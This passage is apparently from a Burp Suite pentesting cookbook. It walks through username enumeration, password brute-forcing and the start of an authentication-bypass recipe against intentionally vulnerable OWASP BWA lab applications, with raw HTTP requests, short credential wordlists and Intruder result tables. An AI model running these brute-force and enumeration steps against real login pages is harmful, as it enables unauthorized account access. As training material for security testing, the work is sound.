
### Getting ready

Perform username enumeration against a target application.

### How to do it...

Ensure Burp and the OWASP BWA VM are running and that Burp is configured in the Firefox browser used to view the OWASP BWA applications.

1. From the OWASP BWA Landing page, click the link to the GetBoo application:



2. Click the **Log In** button, and at the login screen, attempt to log in with an account username of admin and a password of aaaaa:

The screenshot shows a login interface for 'GETBOO'. The 'Username' field contains 'admin' and the 'Password' field contains 'aaaaa', both of which are highlighted with a red box. Below the form, there is a note: 'Use the account **demo/demo** for preview.' and links for 'New User?' | 'Forgot password?' | 'Activate Account'.

3. Note the message returned is **The password is invalid**. From this information, we know admin is a valid account. Let's use Burp **Intruder** to find more accounts.  
 4. In Burp's **Proxy** | **HTTP history** tab, find the failed login attempt message. View the **Response** | **Raw** tab to find the same overly verbose error message, **The password is invalid**:

The screenshot shows the Burp Suite interface with the 'Proxy' tab selected. In the 'HTTP history' section, a failed login attempt for 'admin' is selected. The 'Request' tab shows the raw HTTP POST data, and the 'Response' tab shows the raw HTML response, which includes the error message: <p class='error'>The password is invalid.</p>

5. Flip back to the Request | Raw tab and right-click to send this request to Intruder:

The screenshot shows the Burp Suite interface. The top navigation bar has tabs: Target, Proxy, Spider, Scanner, Intruder, Repeater, Sequencer, Decoder, Comparer, Extender, Project options, User options, and Alerts. The 'Proxy' tab is selected and highlighted with a red box. Below the navigation is a sub-menu bar with Intercept, HTTP history (also highlighted with a red box), WebSockets history, and Options. A filter bar says 'Filter: Hiding script, CSS, image and general binary content'. The main pane displays a table of network requests. One row is selected, showing a POST request to 'http://192.168.56.101/getboo/login.php'. The bottom of the main pane has tabs for Request and Response, and sub-tabs Raw, Params, Headers, and Hex. In the bottom right corner of the main pane, there is some redacted text: 'acgroupswithpersist=nada'. A context menu is open over the request body, listing options: Send to Spider, Do an active scan, Do a passive scan, Send to Intruder (highlighted with a red box and labeled 'Ctrl+I'), Send to Repeater (labeled 'Ctrl+R'), Send to Sequencer, Send to Comparer, Send to Decoder, and Show response in browser.

6. Go to Burp's **Intruder** tab and leave the **Intruder | Target** tab settings as it is. Continue to the **Intruder | Positions** tab. Notice how Burp places payload markers around each parameter value found. However, we only need a payload marker around the password value. Click the **Clear \$** button to remove the payload markers placed by Burp:


POST /getboo/login.php HTTP/1.1  
Host: 192.168.56.101  
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:61.0) Gecko/20100101 Firefox/61.0  
Accept: \*/\*  
Accept-Language: en-US,en;q=0.5  
Accept-Encoding: gzip, deflate  
Referer: http://192.168.56.101/getboo/login.php  
Content-Type: application/x-www-form-urlencoded  
X-Requested-With: XMLHttpRequest  
Content-Length: 78  
Cookie: PHPSESSID=g5gn5mlh5cdhu0du03tqlqjm54; acopendifids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada\$  
Connection: close  
token=\$1c089a9cc4d708119ab7827c47c633e\$name=\$admin\$&pass=\$aaaaaa\$&submitted=Log+In\$

7. Then, highlight the name value of **admin** with your cursor and click the **Add §** button:


POST /getboo/login.php HTTP/1.1  
Host: 192.168.56.101  
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:61.0) Gecko/20100101 Firefox/61.0  
Accept: \*/\*  
Accept-Language: en-US,en;q=0.5  
Accept-Encoding: gzip, deflate  
Referer: http://192.168.56.101/getboo/login.php  
Content-Type: application/x-www-form-urlencoded  
X-Requested-With: XMLHttpRequest  
Content-Length: 78  
Cookie: PHPSESSID=g5gn5mlh5cdhu0du03tqlqjm54; acopendifids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada\$  
Connection: close  
token=\$1c089a9cc4d708119ab7827c47c633e\$name=\$admin\$&pass=\$aaaaaa\$&submitted=Log+In\$

8. Continue to the **Intruder | Payloads** tab. Many testers use word lists to enumerate commonly used usernames within the payload marker placeholder. For this recipe, we will type in some common usernames, to create a custom payload list.


9. In the **Payload Options [Simple list]** section, type the string user and click the **Add** button:




10. Add a few more strings such as john, tom, demo, and, finally, admin to the payload-listing box:



11. Go to the **Intruder** | **Options** tab and scroll down to the **Grep – Match** section. Click the checkbox **Flag result items with responses matching these expressions**. Click the **Clear** button to remove the items currently in the list:



12. Click **Yes** to confirm you wish to clear the list.
13. Type the string `The password is invalid` within the textbox and click the **Add** button. Your **Grep – Match** section should look as shown in the following screenshot:



14. Click the **Start attack** button located at the top of the **Options** page. A pop-up dialog box appears displaying the payloads defined, as well as the new column we added under the **Grep – Match** section. This pop-up window is the attack results table.
15. The attack results table shows each request with the given payload resulted in a status code of **200** and that two of the payloads, **john** and **tom**, did not produce the message **The password is invalid** within the responses. Instead, those two payloads returned a message of **The user does not exist**:

The screenshot shows the 'Intruder attack 2' results table. The table has columns: Request, Payload, Status, Error, Timeout, Length, 'The password is invalid' (highlighted with a red box), and Comment. Row 2 (Payload: john) and Row 3 (Payload: tom) are both highlighted with a red box. The 'The password is invalid' column for these rows contains empty checkboxes, indicating no match was found. Other rows show successful matches for other payloads like 'user', 'demo', and 'admin'.

Request	Payload	Status	Error	Timeout	Length	The password is invalid	Comment
0		200	<input type="checkbox"/>	<input type="checkbox"/>	581	<input checked="" type="checkbox"/>	
1	user	200	<input type="checkbox"/>	<input type="checkbox"/>	581	<input checked="" type="checkbox"/>	
2	john	200	<input type="checkbox"/>	<input type="checkbox"/>	581	<input type="checkbox"/>	
3	tom	200	<input type="checkbox"/>	<input type="checkbox"/>	581	<input type="checkbox"/>	
4	demo	200	<input type="checkbox"/>	<input type="checkbox"/>	581	<input checked="" type="checkbox"/>	
5	admin	200	<input type="checkbox"/>	<input type="checkbox"/>	581	<input checked="" type="checkbox"/>	

16. The result of this attack results table provide a username enumeration vulnerability based upon the overly verbose error message **The password is invalid**, which confirms the user account exists on the system:

Request	Payload	Status	Error	Timeout	Length	The password is invalid	Comment
0		200	<input type="checkbox"/>	<input type="checkbox"/>	581	<input checked="" type="checkbox"/>	
1	user	200	<input type="checkbox"/>	<input type="checkbox"/>	581	<input checked="" type="checkbox"/>	
2	john	200	<input type="checkbox"/>	<input type="checkbox"/>	581	<input type="checkbox"/>	
3	tom	200	<input type="checkbox"/>	<input type="checkbox"/>	581	<input type="checkbox"/>	
4	demo	200	<input type="checkbox"/>	<input type="checkbox"/>	581	<input checked="" type="checkbox"/>	
5	admin	200	<input type="checkbox"/>	<input type="checkbox"/>	581	<input checked="" type="checkbox"/>	

Request	Response			
Raw	Headers	Hex	HTML	Render

```

HTTP/1.1 200 OK
Date: Thu, 30 Aug 2018 20:50:59 GMT
Server: Apache/2.2.14 (Ubuntu) mod_mono/2.4.3 PHP/5.3.2-lubuntu4.30 with Suhosin-Patch proxy_html/3.0.1
mod_python/3.3.1 Python/2.6.5 mod_ssl/2.2.14 OpenSSL/0.9.8k Phusion_Passenger/4.0.38 mod_perl/2.0.4 Perl/v5.10.1
X-Powered-By: PHP/5.3.2-lubuntu4.30
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Vary: Accept-Encoding
Content-Length: 46
Connection: close
Content-Type: text/html

<p class="error">The password is invalid.</p>

```

This means we are able to confirm that accounts already exist in the system for the users user, demo, and admin.

## Testing for weak lock-out mechanisms

Account lockout mechanisms should be present within an application to mitigate brute-force login attacks. Typically, applications set a threshold between three to five attempts. Many applications lock for a period of time before a re-attempt is allowed.

Penetration testers must test all aspects of login protections, including challenge questions and response, if present.

## Getting ready

Determine whether an application contains proper lock-out mechanisms in place. If they are not present, attempt to brute-force credentials against the login page to achieve unauthorized access to the application. Using the OWASP Mutillidae II application, attempt to log in five times with a valid username but an invalid password.

## How to do it...

Ensure Burp and the OWASP BWA VM are running and that Burp is configured in the Firefox browser used to view the OWASP BWA applications.

1. From the OWASP BWA Landing page, click the link to the OWASP Mutillidae II application.
2. Open the Firefox browser to the login screen of OWASP Mutillidae II. From the top menu, click **Login**.
3. At the login screen, attempt to login five times with username `admin` and the wrong password of `aaaaaa`. Notice the application does not react any differently during the five attempts. The application does not change the error message shown, and the admin account is not locked out. This means the login is probably susceptible to brute-force password-guessing attacks:

The screenshot shows the login interface of the OWASP Mutillidae II application. The title bar says "Login". On the left is a blue double-headed arrow icon labeled "Back". To its right is a red button labeled "HELP". Below these are two buttons: "Hints" (with a dropdown arrow icon) and "Password incorrect". A large red box highlights the "Password incorrect" message. Below that is another red box containing the text "Please sign-in". The form fields are labeled "Username" and "Password". The "Username" field contains "admin" and the "Password" field contains "aaaaaa". A blue "Login" button is at the bottom. At the very bottom, there is a link: "Dont have an account? [Please register here](#)".

Let's continue the testing, to brute-force the login page and gain unauthorized access to the application.

4. Go to the **Proxy | HTTP history** tab, and look for the failed login attempts. Right-click one of the five requests and send it to **Intruder**:

#	Host	Method	URL	Params	Edited	Status	Length	MIME type	Extension
78	http://192.168.56.101	POST	/mutillidae/index.php?page=login.php		✓	200	50762	HTML	php
79	http://192.168.56.101	POST	/mutillidae/index.php?page=login.php		✓	200	50762	HTML	php

Request Response

Raw Params Headers Hex

```

POST /mutillidae/index.php?page=login.php HTTP/1.1
Host: 192.168.56.101
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:61.0) Gecko/20100101 Firefox/61.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.56.101/mutillidae/index.php?page=login.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 60
Cookie: showhints=1; PHPSESSID=g5qn9mlh5cdhu0du83tqlqjm54; acopendivids=swingset; switchpersist=nada
Connection: close
Upgrade-Insecure-Requests: 1
username=admin&password=aaaaaaaa&login=php-submit-button=Login
  
```

Send to Spider  
 Do an active scan  
 Do a passive scan  
**Send to Intruder** Ctrl+I  
 Send to Repeater Ctrl+R  
 Send to Sequencer

5. Go to Burp's **Intruder** tab, and leave the **Intruder | Target** tab settings as it is. Continue to the **Intruder | Positions** tab and notice how Burp places payload markers around each parameter value found. However, we only need a payload marker around the password's value. Click the **Clear \$** button to remove the payload markers placed by Burp:

POST /mutillidae/index.php?page=\$login.php\$ HTTP/1.1  
Host: 192.168.56.101  
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:61.0) Gecko/20100101 Firefox/61.0  
Accept: application/xhtml+xml,application/xml;q=0.9,\*/\*;q=0.8  
Accept-Language: en-US,en;q=0.5  
Accept-Encoding: gzip, deflate  
Referer: http://192.168.56.101/mutillidae/index.php?page=login.php  
Content-Type: application/x-www-form-urlencoded  
Content-Length: 60  
Cookie: showhints=\$1\$; PHPSESSID=\$g5qnSwih5cdhu0du83tqlqjms4\$; acopendivids=\$swingset,jotto,phpbb2,redmine\$; acgroupswithpersist=\$nada\$  
Connection: close  
Upgrade-Insecure-Requests: 1  
  
username=\$admin\$&password=\$aaaaaa\$&login.php-submit-button=\$Login\$

6. Then, highlight the password value of **aaaaaa** and click the **Add \$** button.
7. Continue to the **Intruder | Payloads** tab. Many testers use word lists to brute-force commonly used passwords within the payload marker placeholder. For this recipe, we will type in some common passwords to create our own unique list of payloads.
8. In the **Payload Options [Simple list]** section, type the string `admin123` and click the **Add** button:

**Payload Options [Simple list]**


This payload type lets you configure a simple list of strings that are used as payloads.

Paste  
Load ...  
Remove  
Clear


Add admin123

Add from list ...


9. Add a few more strings, such as adminpass, welcome1, and, finally, admin to the payload-listing box:




10. Go to the **Intruder** | **Options** tab and scroll down to the **Grep – Extract** section:



11. Click the checkbox **Extract the following items from responses** and then click the **Add** button. A pop-up box appears, displaying the response of the unsuccessful login attempt you made with the `admin/aaaaaaa` request.
12. In the search box at the bottom, search for the words `Not Logged In`. After finding the match, you must highlight the words **Not Logged In**, to assign the grep match correctly:



13. If you do not highlight the words properly, after you click **OK**, you will see **[INVALID]** inside the **Grep - Extract** box. If this happens, remove the entry by clicking the **Remove** button and try again by clicking the **Add** button, perform the search, and highlight the words.
14. If you highlight the words properly, you should see the following in the **Grep - Extract** box:



15. Now, click the **Start attack** button at the top right-hand side of the **Options** page.
16. A pop-up attack results table appears, displaying the request with the payloads you defined placed into the payload marker positions. Notice the attack table produced shows an extra column entitled **ReflectedXSSExecution**. This column is a result of the **Grep – Extract Option** set previously.
17. From this attack table, viewing the additional column, a tester can easily identify which request number successfully brute-forced the login screen. In this case, **Request 4**, using credentials of the username `admin` and the password `admin` logged us into the application:

Request	Payload	Status	Error	Timeout	Length	ReflectedXSSExecution...	Comment
0		200	<input type="checkbox"/>	<input type="checkbox"/>	50762	Not Logged In	
1	admin123	200	<input type="checkbox"/>	<input type="checkbox"/>	50762	Not Logged In	
2	adminpass	200	<input type="checkbox"/>	<input type="checkbox"/>	50762	Not Logged In	
3	welcome1	200	<input type="checkbox"/>	<input type="checkbox"/>	50762	Not Logged In	
4	admin	302	<input type="checkbox"/>	<input type="checkbox"/>	50905	Logged In Admin: <span ...	

18. Select **Request 4** within the attack table, and view the **Response | Render** tab. You should see the message **Logged In Admin: admin (g0t r00t?)** on the top right-hand side:

The screenshot shows the OWASP ZAP interface. At the top, there's a navigation bar with tabs for 'Attack', 'Save', and 'Columns'. Below it is a tab bar with 'Results' (which is selected and highlighted with a red border), 'Target', 'Positions', 'Payloads', and 'Options'. A filter bar below the tabs says 'Filter: Showing all items'. The main area is a table with columns: Request, Payload, Status, Error, Timeout, Length, ReflectedXSSExecution..., and Comment. There are five rows of data. Row 4, which corresponds to the 'admin' account, has its entire row highlighted with a red border. The 'Comment' column for this row contains the text 'Logged In Admin: <span ...>'. Below the table is another tab bar with 'Request' and 'Response' (selected) and buttons for 'Raw', 'Headers', 'Hex', 'HTML', and 'Render'. The bottom part of the interface shows a browser window titled 'OWASP Mutillidae II: Web Pwn in Mass Production'. The browser displays the message 'Logged In Admin: admin (got root?)' in a red box. The browser's status bar shows 'Version: 2.6.24 Security Level: 0 (Hosed)' and 'Hints: Enabled (1 - 5cr1pt K1dd1e)'. The browser has tabs for 'Tools', 'Slow Down', 'Toolbar', 'Editor', 'Reset', and 'View'.

19. Close the attack table by clicking the X in the top right-hand corner.

You successfully brute-forced the password of a valid account on the system, due to the application having a weak lock-out mechanism.

## Testing for bypassing authentication schemes

Applications may contain flaws, allowing unauthorized access by means of bypassing the authentication measures in place. Bypassing techniques include a **direct page request** (that is, forced browsing), **parameter modification**, **session ID prediction**, and **SQL Injection**.

For the purposes of this recipe, we will use parameter modification.

## Getting ready

Add and edit parameters in an unauthenticated request to match a previously captured authenticated request. Replay the modified, unauthenticated request to gain access to the application through bypassing the login mechanism.

## How to do it...

1. Open the Firefox browser to the home page of OWASP Mutillidae II, using the **Home** button from the top menu, on the left-hand side. Make sure you are *not logged into* the application. If you are logged in, select **Logout** from the menu:



2. In Burp, go to the **Proxy | HTTP history** tab and select the request you just made, browsing to the home page as unauthenticated. Right-click, and then select **Send to Repeater**:

A screenshot of the Burp Suite interface. The "Proxy" tab is selected. The "HTTP history" tab is also selected. A list of requests shows a single entry for a GET request to "http://192.168.56.101/mutillidae/index.php?page=home.php&amp;popUpNotificationCode=PHPO". The "Request" tab is selected, showing the raw HTTP request. A context menu is open over this request, with the "Send to Repeater" option highlighted with a red box. Other options in the menu include "Send to Spider", "Do an active scan", "Do a passive scan", "Send to Intruder" (with a "Ctrl+I" hotkey), and "Send to Repeater" (with a "Ctrl+R" hotkey).

3. Using this same request and location, right-click again, and then select **Send to Comparer** (request):

The screenshot shows the OWASP ZAP interface with the 'HTTP history' tab selected. A context menu is open over a selected request, with the 'Send to Comparer' option highlighted.

#	Host	Method	URL	Params	Edited	Status	Length	MIME type	Extensi...
272	http://192.168.56.101	GET	/mutillidae/index.php?page=home.php&popUpNotificatio...		✓	200	46441	HTML	php

**Request** tab selected.

Raw request details:

```
GET /mutillidae/index.php?page=home.php&popUpNotificationCode=HPH0 HTTP/1.1
Host: 192.168.56.101
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:61.0) Gecko/20100101 Firefox/61.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.56.101/mutillidae/index.php?page=home.php&popUpNotificationCode=HPH0
Cookie: showhints=1; PHPSESSID=g5qn9mlh5cdhu0du83tqlqjm54; acopendivids=swingset,jotto,phpbb2,re...
Connection: close
Upgrade-Insecure-Requests: 1
```

Context menu options (Send to Comparer highlighted):

- Send to Spider
- Do an active scan
- Do a passive scan
- Send to Intruder
- Send to Repeater
- Send to Sequencer
- Send to Comparer**

4. Return to the home page of your browser and click the **Login/Register** button. At the login page, log in with the username of admin and the password of admin. Click **Login**.
5. After you log in, go ahead and log out. Make sure you press the **Logout** button and are logged out of the admin account.

6. In Burp, go to the **Proxy | HTTP history** tab and select the request you just made, logging in as admin. Select GET request immediately following the POST 302 redirect. Right-click and then select **Send to Repeater** (request):

#	Host	Method	URL	Params	Edited	Status	Length	MIME type	Extension	Title
273	http://192.168.56.101	GET	/mutillidae/index.php?page=login.php		✓	200	50789	HTML	php	
274	http://192.168.56.101	POST	/mutillidae/index.php?page=login.php		✓	302	50905	HTML	php	
275	http://192.168.56.101	GET	/mutillidae/index.php?popUpNotificationCode=AU1		✓	200	46544	HTML	php	

Request Response

Raw Params Headers Hex

```
GET /mutillidae/index.php?popUpNotificationCode=AU1 HTTP/1.1
Host: 192.168.56.101
